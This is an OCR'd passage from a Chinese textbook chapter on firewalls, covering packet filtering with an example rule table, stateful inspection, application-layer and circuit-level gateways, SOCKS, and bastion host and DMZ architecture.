防火墙的种类较多，可以从多个角度对其进行分类。

按照防火墙放置的位置不同，可以分为：

- 个人防火墙（主机）：放置在个人主机上，主要保护单个主机。例如：瑞星防火墙、CoModo 防火墙、天网防火墙个人版、费尔个人防火墙（补充）等。
- 企业防火墙（网络）：放置在网络的边界，对整个网络实施保护。例如：赛门铁克防火墙、诺顿企业版防火墙、思科企业防火墙、阿姆瑞特（Amaranten）防火墙、Juniper 防火墙、天元龙马防火墙（补充）等。

按照防火墙实现的载体不同，可以分为：

- 软件防火墙：数据包的拦截、处理和过滤都是用软件实现的防火墙。例如：瑞星防火墙、天网防火墙个人版、卡巴斯基防火墙（补充）等。
- 硬件防火墙：数据包的拦截、处理和过滤都是用纯硬件（ASIC 芯片）实现的防

火墙。例如：思科防火墙、阿姆瑞特（Amaranten）防火墙、Juniper 防火墙、NetScreen 防火墙、天元龙马防火墙等。

按照防火墙实现的技术不同，可以分为：

- 数据包过滤：对数据包进行处理，是防火墙必须实施的一种技术。
- 应用层网关：能理解和处理应用层协议，可以更准确地实施访问控制。
- 电路层网关：提供网络连接的桥接服务，可以根据访问策略实施接入和接出。




图 3-47　防火墙实现技术的类型

三种实现技术如图 3-47 所示。

1．数据包过滤

由于目前 TCP/IP 协议族是国际互联网上的主流协议，大多数网络应用都是借助于该协议族实现信息传递，因此目前防火墙产品大都是以 TCP/IP 协议族为基础而设计。TCP/IP 协议族具有明显的层次特性，由物理接口层、网络层、传输层、应用层四层协议构成，每个层次的作用都不相同，防火墙产品在不同层次上实现信息过滤与控制所采用的策略也不相同。数据包过滤的基本原理就是根据经典安全模型，在系统进行 IP 数据包转发时设置访问控制列表，对 IP 数据包进行访问控制。访问控制列表主要由各种规则组成，由于 TCP/IP 协议实现的特殊性，数据包过滤的规则主要采用网络层与传输层的信息，一旦数据包与规则的匹配条件相匹配，就会采用对应规则的处理方式。

当防火墙在网络层实现信息过滤与控制时，主要是针对 TCP/IP 协议中的 IP 数据包头部制定规则的匹配条件并实施过滤，其规则的匹配条件包括以下内容：

- IP 源地址——IP 数据包的发送主机地址；
- IP 目的地址——IP 数据包的接收主机地址；
- 协议——IP 数据包中封装的协议类型，包括 TCP、UDP 或 ICMP 包等。

如果防火墙只能理解 IP 协议，则防火墙只能处理 IP 数据包。IP 地址的表示可以是单个主机，也可以是子网，如 192.168.0.1 表示一个具体的主机，192.168.0.0/255.255.255.0 则表示一个拥有 253 个主机的子网。

如果防火墙还可以工作在传输层，则防火墙可以处理传输层协议，如 TCP 或 UDP，其规则的匹配条件可包含如下内容：

- 源端口——发送 TCP 或 UDP 数据包应用程序的绑定端口；
- 目的端口——接收 TCP 或 UDP 数据包应用程序的绑定端口；
- ACK 码字——TCP 协议的状态标志位，标记 IP 数据报是第一个数据报还是后续数据报。

对端口运算包括"="、">"、"<"等。如

- 目的端口=21——表示该数据包需要传递到 21 号端口的应用程序。
- 目的端口>1024——表示该数据包需要传递到大于 1024 端口值的应用程序。

实例 3-1：某企业内部网（202.114.63.0/255.255.255.0）通过防火墙与外部网络互连，其安全需求为：

①允许内部用户访问外部网络的网页服务器；

②允许外部用户访问内部网络的网页服务器（202.114.64.125）；

③除 1 和 2 外，禁止其他任何网络流量通过该防火墙。

试写出满足该需求的过滤安全规则。

分析：安全规则涉及的服务有网页服务器、域名服务，所以其端口有 80、53。一般的服务地址采用 URL，必须采用域名服务把该地址转换为 IP 地址。其安全规则如表 3-8 所示。

表 3-8　包过滤的实例

序号	源地址	源端口	目标地址	目标端口	协议	ACK	动作
A	202.114.63.0/24	>1024	*	80	TCP	*	accept
B	*	80	202.114.63.0/24	>1024	TCP	Yes	accept
C	*	>1024	202.114.64.125	80	TCP	*	accept
D	202.114.64.125	80	*	>1024	TCP	Yes	accept
E	202.114.63.0/24	>1024	*	53	UDP	*	accept
F	*	53	202.114.63.0/24	>1024	UDP	*	accept
G	*	*	*	*	*	*	drop

表 3-8 中“*”表示通配符，任意服务端口都有两条规则。服务总是由请求和应答构成，其中请求数据包和应答数据包的传输方向完全相反。如果允许该服务通过，则匹配请求和应答的规则也必须成对出现；如果限制该服务，限制任何一个都可以中止该服务。但是在配置数据包过滤规则时，要尽可能地对双向的数据包都进行限制。

规则 A 和 B 允许内部用户访问外部网络的网页服务器。

规则 C 和 D 允许外部用户访问内部网络的网页服务器。

规则 E 和 F 允许内部用户访问域名服务器。

规则 G 是缺省拒绝的规则。

当这些规则作用于网络数据包时，需要对每一个经过该防火墙的数据进行检测，从而有效地实现访问控制策略。图 3-48 为匹配的示意图。




图 3-48　数据包过滤匹配图

在图 3-48 中，匹配过程是顺序匹配，匹配的代价与规则个数成线性关系。在防火墙产品实现中，往往采用多维多模式快速匹配算法，可以大大降低匹配的时间，最好可达线速，即匹配时间与规则数无关，是一个常量。

包过滤技术的优点是简单，处理速度也很快。

包过滤器防火墙的缺点有：

① 包过滤器防火墙不检查上层数据，因此，对于那些利用特定应用漏洞的攻击，防火墙无法防范。例如，包过滤防火墙不能阻塞各种漏洞攻击程序。

② 通常容易受到利用 TCP/IP 协议栈漏洞的攻击，例如网络层地址欺骗。

③ 包过滤器防火墙对那种由于不恰当的设置而导致的安全威胁显得十分脆弱。换句话说，偶然性的改动可能会导致防火墙允许某些传输类型、源地址和目的地址的数据包通过，而事实上按照该系统安全策略的要求，这些数据包是应该被阻塞的。

包过滤技术可能存在的攻击有：

① IP 地址欺骗：入侵者从防火墙外部发送一个源地址为内部主机的数据包。攻击者试图利用假的地址来进入那些仅对源地址信赖的系统。应对攻击的方法是一旦在防火墙的外部接口处发现源地址是内部地址的数据包，直接丢弃。

② 源路由攻击：攻击者在来源位置注明数据包在 Internet 上传输时所应该采用的路由，由此希望绕过那些安全措施。应对措施是丢弃所有使用了这个选项的数据包。

③ 微分片攻击：入侵者使用 IP 分片选项来制造出非常小的分片，分片如此之小，使得 TCP 头信息只能被放在一个独立的分片中。这种攻击方法用来对付那些过滤规则只能依赖于 TCP 头信息的防火墙很是有效。一般过滤防火墙仅仅检查第一个分片，然后将后面的所有的分片统统放行。如果防火墙将 TCP 的 IP 碎片偏移比较小的分片都丢弃，这种攻击也就失效。

由于传统的包过滤器会对每一个数据包进行检测，而不去考虑数据包之间的上下文，对于连接中源地址、源端口、目标地址、目标端口都保持不变的多个数据包来说，包过滤的效率和性能往往受到影响。于是产生了一种新的，与包过滤相类似的、更为有效的安全控制方法，即状态检查技术。

状态检查技术是包过滤技术的一种增强，其主要思想就是利用防火墙已经验证通过的连接，建立一个临时的状态表。状态表的生成过程是：对新建的应用连接，状态检测检查预先设置的安全规则，允许符合规则的连接通过，并在内存中记录下该连接的相关信息，生成状态表。状态表中的记录随时间不断刷新。这个状态表类似于网络安全中的白名单技术，这种白名单常见于垃圾邮件处理中。

状态检查的过程（见图 3-49）：当一个新的数据包到达防火墙，防火墙首先检查它是否在状态表中。如果在，则允许通过；如果不在，则采用包过滤技术进行检查。对于状态表中一定时间内没有数据包对应匹配的记录信息，则删除之。状态检查可以缩短合法数据包在防火墙的通关时间。

表 3-9 是状态表的一个实例。Hash 求值过程如下：

①每个报文具有一个四元组{源 IP、目的 IP、源端口、目的端口}。将 IP 字段分成前 16bit 串和后 16bit 串。因此得到一个六元组{源 IP 前 16bit(bsip)、源 IP 后 16bit(asip)、目的 IP 前 16bit（bdip)、目的 IP 后 16bit（adip)、源端口（sport)、目的端口（dport）}。




图 3-49　状态检查过程

②Hash 值的计算过程如下：

```
hash1=asip<<3|asip>>（16-3）;hash1=hash1∧adip;hash=hash1;
hash1=bsip<<3|bsip>>（16-3）;hash1=hash1∧sport;hash∧=hash1;
hash1=bdip<<3|bdip>>（16-3）;hash1=hash1∧dport;hash∧=hash1.
```

其中使用了异或（∧），右移（>>）和左移（<<）操作。hash1、hash 为 16bit 无符号整型。hash 是异或、位移算法返回的哈希序列。

表 3-9　状态表的一个实例

源地址	源端口	目的地址	目的端口	Hash	连接状态
192.168.1.100	1030	121.194.0.218	80	2416630	已建立
207.46.110.30	1863	121.194.0.214	80	2474007	已建立
207.46.113.220	443	121.194.0.205	25	2285056	已建立
207.46.113.222	1035	207.46.213.123	53	2579989	已建立
60.28.183.194	1990	125.221.46.212	21	2133858	已建立
218.202.225.63	2112	65.55.15.123	22	2285112	已建立
221.130.179.185	3321	65.54.195.188	110	2508876	已建立
221.130.179.172	1025	121.194.0.203	1863	2197731	已建立

2．应用层网关

应用层网关也叫做代理服务器。它在应用层的通信中扮演着一个消息传递者的角色。用户使用 Telnet 和 FTP 之类的 TCP/IP 应用程序时建立了一个到网关的连接，这个网关要求用户给出将要访问的异地机器的正确名称。如果用户给出了一个有效的用户 ID 和验证信息，网关就建立一个到异地机器的应用层连接，并开始在访问者和被访问者之间传递包含着应用数据的 TCP 数据段。如果网关无法理解应用，防火墙会阻断该应用对

应数据包。

应用层网关看上去要比包过滤器更加安全。它不再去试图处理 TCP/IP 协议层的信息，而是只需要去考虑那些允许通过的应用程序。而且，在应用层上进行日志管理和用户认证要容易些。另外，应用层网关也可以实现 Cache 机制，该 Cache 机制不仅可以减少网络流量，同时可以明显提高对较频繁访问网络资源的访问速度。

应用层网关支持用户概念，可以提供用户认证等用户安全策略。应用层网关可以实现基于内容的信息过滤。但是如果必须对每种服务提供应用代理，每开通一种服务，就必须在防火墙上添加相应的服务进程。另外，代理网关不太适合实时性要求太高的服务，而且对用户的透明性低。

3．电路层网关

第三种防火墙技术是电路层网关。它是负责数据转发的独立系统，类似于网络渡船。电路层网关不允许一个端到端的直接的 TCP 连接，它由网关建立两个 TCP 连接，一个连接网关与网络内部的 TCP 用户，一个连接网关与网络外部的 TCP 用户。连接建立之后，网关就起着一个中继的作用，将数据段从一个连接转发到另一个连接。它通过决定哪个连接被允许建立来实现安全策略。

电路层网关的具体应用是在一个系统管理员信任内部用户的环境里。配置网关，使得它在与内部用户的连接上支持应用层也就是代理的服务，而在与外部用户的连接上支持电路层功能。这样，虽然网关在对进入内部的数据检查以发现系统禁止的操作时仍然会有处理开销，但在处理到网络外部的数据时则不会有此开销。

电路层网关的协议有 SOCKS，包括 SOCKS5[RFC1928]。SOCKS 协议为 TCP 和 UDP 的客户端/服务器应用程序提供一个框架，使得它们更为安全和便利的使用防火墙。从概念上看，该协议可以看作是应用层和传输层之间的一个“薄片层”。

当客户端希望与目标的建立连接时，首先必须建立与 SOCKS 服务（端口号为 1080）的 TCP 连接。如果请求成功，客户端与服务系统之间进行验证和协商，然后发送转发请求，这个请求必须用协商得出的方法进行验证。SOCKS 服务器评估这个请求决定是否建立到目标的连接。

3.4.1.3 防火墙的体系结构

首先介绍防火墙体系结构中常见的术语：堡垒主机、双重宿主主机和周边网络。

① 堡垒主机（BastionHost）：堡垒主机是指可能直接面对外部用户攻击的主机系统。在防火墙体系结构中，特指那些处于内部网络的边缘，并且暴露于外部网络用户面前的主机系统。一般来说，堡垒主机上提供的服务越少越好，因为每增加一种服务就增加了被攻击的可能性。

② 双重宿主主机（Dual-HomedHost）：双重宿主主机是指至少拥有两个网络接口的计算机系统，一个接口接内部网，一个接口接外部网。一般来说，双重宿主主机是实现多个网络之间互连的关键设备，比如网桥是在数据链路层实现互连的双重宿主主机，路

由器是在网络层实现互连的双重宿主主机，应用层网关是在应用层实现互连。

③ 周边网络（DMZ）：周边网络是指在内部网络、外部网络之间增加的一个网络。一般来说，对外提供服务的各种服务器都可以放在这个网络里。周边网络也被称为 DMZ（DemilitarizedZone，非军事区），其含义来自于朝鲜战争期间，在南北朝鲜之间的非军事地带。周边网络的存在，使得外部用户访问服务器时不需要进入内部网络，而内部网络用户对服务器维护工作导致的信息传递也不会泄露至外部网络。同时，周边网络与外部网络之间、与内部网络之间都存在着数据包过滤，这样为外部用户的攻击设置了多重障碍，确保了内部网络的安全。周边网络工作原理如图 3-50 所示。

